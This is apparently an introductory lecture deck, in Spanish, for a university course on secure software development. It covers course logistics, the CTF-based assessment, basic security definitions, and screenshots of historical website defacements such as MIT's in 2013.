

DSA: CUERPO DOCENTE

- Prof: Einar Lanfranco (einar@info.unlp.edu.ar)
- JTPs:
 - Miguel Carbone (mcarbone@linti.unlp.edu.ar)
 - Ignacio Rodriguez (ignaciora@linti.unlp.edu.ar)

DATOS

HORARIOS DISPONIBLES:

- Teoría: Lunes de 18 a 20
- Práctica: Jueves 18 a 20
- Plataforma Moodle a través de
<https://catedras.info.unlp.edu.ar>

OBJETIVOS DE LA MATERIA(1):

- Profundizar conceptos relacionados a la seguridad en el desarrollo de software
- Obtener un valor agregado en su formación profesional
- Que los dos puntos anteriores se logren al “ensuciarse las manos” aplicando los conceptos y no sólo en forma conceptual.
- Que el proceso sea lo más entretenido posible!!!

OBJETIVOS DE LA MATERIA(2):

- Que lo visto se fije como una más de las condiciones que hay que tener en cuenta al desarrollar
- Introducir al alumno en el mundo del software libre / Cambiar su perfil de usuario a desarrollador

CONTRIBUIR AL APRENDIZAJE COLABORATIVO

EL HILO CONDUCTOR:

- Software Libre
- El ambiente de desarrollo usando git y docker
- El Open Web Application Security Project (OWASP)

LA METODOLOGÍA:

- entrega de prácticas y actividades.
- Evaluaciones parciales on-line: no necesariamente múltiple choice.
- CTF (Capture The Flag)
- Asistencia a clase opcional, excepto días de evaluación y exposición.
- Entrega Final con exposición

¿CÓMO APROBAR LA CURSADA?

- La materia estará dividida en prácticas entregables y una parte teórica evaluada con coloquios.

¿CÓMO APROBAR LA CURSADA?

- Tanto las prácticas como los coloquios se aprueban con nota mayor a 6. Para aprobar la materia no debe haber ni prácticas ni coloquios desaprobados.
- La nota de la cursada está compuesta por el **la nota práctica + la nota teórica**.
- La nota final será el promedio de la nota de la cursada con la nota del trabajo integrador.
- La cursada se aprueba con una nota final mayor o igual a 6.

APROBACIÓN DEL FINAL

- Una vez aprobada la cursada debe validarse la participación en al menos dos(2) CTFS internacionales con la presentación de al menos cuatro (4) writeups.
- Writeup: documento técnico que explica la resolución de un ejercicio.

CTF

CTF: TIPOS DE CTF

- **Jeopardy:** Retos de diferentes temáticas (Crypto, Web, Forense, Reversing, Exploiting...) donde se ganan puntos cuando son resuelto según el nivel de dificultad.
- **Attack-Defense:** Cada equipo tiene un servidor o una red de equipos con vulnerabilidades que deben de proteger mientras que intentan conseguir acceso al equipo contrario.
 - En este reto hay puntos de ataque y puntos de defensa.

CTF: DSA

- Utilizaremos una plataforma de CTF tipo Jeopardy y la competición será en grupos.
- Las prácticas estarán compuestas, en parte, por desafíos obligatorios del CTF.
- Además habrá desafíos extras con dificultades variadas, entre ellos desafíos creados por alumnos de años anteriores.

CTF UNLP

- Tenemos un equipo de CTF llamado SYPER y compuesto de docentes y alumnos de la facultad.
- Competimos en CTF nacionales e internacionales.
- <https://ctftime.org/team/2003>
- <https://www.info.unlp.edu.ar/docentes-de-informatica-ganaron-el-ctf-de-la-ekoparty/>

SISTEMA SEGURO:

"El único sistema seguro es aquel que está apagado, desconectado, dentro de una caja fuerte de titanio, enterrado en un bunker de concreto, rodeado de gas tóxico y vigilado por guardias armados y muy bien pagados. Y aún así, no apostaría mi vida a que es seguro".

Gene Spafford - Analista virus Morris

http://en.wikipedia.org/wiki/Gene_Spafford

INSEGURIDAD INFORMÁTICA

- La inseguridad informática es el conjunto de riesgos a los cuales están expuestos los recursos informáticos.
- Estos riesgos son muchos y muy variados: **virus y gusanos, spyware, ransomware, malware, ataques de denegación de servicio, accesos no autorizados, modificación de los sistemas, robos de información, etc.**

PROGRAMACIÓN SEGURA

- La programación segura, es una parte importante de la seguridad informática, englobada dentro del ámbito de la prevención.
- Un programa seguro es aquel que no puede ser utilizado para realizar funciones distintas de las que ha sido diseñado.
- La programación segura es el conjunto de técnicas, normas y conocimientos que permiten crear programas cuyo uso no pueda ser vulnerado.

FUNCIONALIDAD Y SEGURIDAD

- Los programadores suelen conformarse con que su programa funcione, es decir satisfaga los requerimientos funcionales.
- Los fallos se corrigen luego, generalmente no se preveen.
- Programar de forma segura conlleva un mayor tiempo de desarrollo, contrario a cumplir los plazos de mercado.

FUNCIONALIDAD Y SEGURIDAD

- Los programadores son humanos, es prácticamente imposible no equivocarse.
- No existe una conciencia real sobre el problema de la seguridad.
- Los consumidores no se preocupan realmente de este tema y sí de que el programa satisfaga la funcionalidad demandada.

HASTA QUE ES TARDE....



- **Deface o defacement** manipular la página principal de un servidor web sin autorización, dejando algún tipo de mensaje en texto, imagen, vídeo...
- Puede ser de carácter reivindicativo político, lo que sería hacktivismo, para avergonzar a los responsables del sitio, o simplemente un graffiti al estilo "estuve aquí".

(2013) MIT


The screenshot shows a web browser window with the URL www.mit.edu. The page content has been hacked, displaying a dark background with white text. At the top, there is a navigation bar with links like 'Read Later', 'MDC', 'Photos (3P)', social media icons (Facebook, Twitter, etc.), and 'poly' and 'blog' links. The main text on the page is a mix of normal text and large, bold, centered text.

I used to think I was a pretty good person. I certainly didn't kill people, for example. But then Peter Singer pointed out that we were conscious and that eating them led them to be killed and that wasn't all that morally different from killing people. So I became a vegetarian. Again I thought I was a pretty good person. But then Arianna Huffington told me that by driving my car I was pouring toxic fumes into the air and sending money to foreign dictatorships. So I got a bike instead. But then I realized that the seat was sewn by children in foreign sweatshops. And that the metal frame was made of metals through ripping up rainforests. Any money I spent was likely to go to oppression or to war somewhere in the world, either in Asia or Iraq. I thought about the stuff I found in dumpsters, like some friends I have who encourage its production. That some people buy the things they can't afford. I took something before I bought it instead. The solution seemed clear: I'd have to go off-the-grid and live in a cave, gathering nuts and berries, exhaling CO₂ and using some of the products in the Earth, but probably only in levels that were sustainable. Perhaps you'll agree with me that it's morally wrong to kill animals or blow up people in Afghanistan. But surely you can imagine that someone could think it is. And I think it's similarly clear that eating a hamburger or paying taxes contributes to the same way, perhaps only has the possibility of contributing — to those things. Even if you don't, everyday life has a more direct. Personally, I think it's wrong that I get to sit at a table and gaily devour while someone else delivers my meal and a third person slaves over a stove. Every time I order food, I make them do more carrying and slaving. (Perhaps I get money in return, but surely they'd prefer it if I just gave them the money.) Again, you may not think this wrong, but admit the possibility. And it's obviously my fault. Off in the cave, I thought I was safe. But then I read Peter Singer's book, which points out that for as little as a quarter, you can save a child's life. (E.g., for 27 cents you can buy the oral rehydration salt that saves a child's life.)

R.I.P Aaron Swartz
Hacked by grand wizard of Lulzsec, Sabu

G O D B L E E S S A M E R I C A
D O W N W I T H A N O N Y M O U S


(200X) INFO DEFACED



(2009) ESPN.COM - THE MAGICAL LAND OF THE UNICORN




(2009) TWITTER HACKED DEFACED BY "IRANIAN CYBER ARMY"




SITIOS "DEFACEADOS"

HTTP://WWW.ZONE-H.ORG/


(2007) Y POR SUPUESTO...




¿QUÉ SE SUELE VER?




¿QUÉ SE SUELE VER?




¿QUÉ SE SUELE VER?



¿QUÉ SE SUELE VER?



¿QUÉ NOS GUSTARÍA VER MÁS?

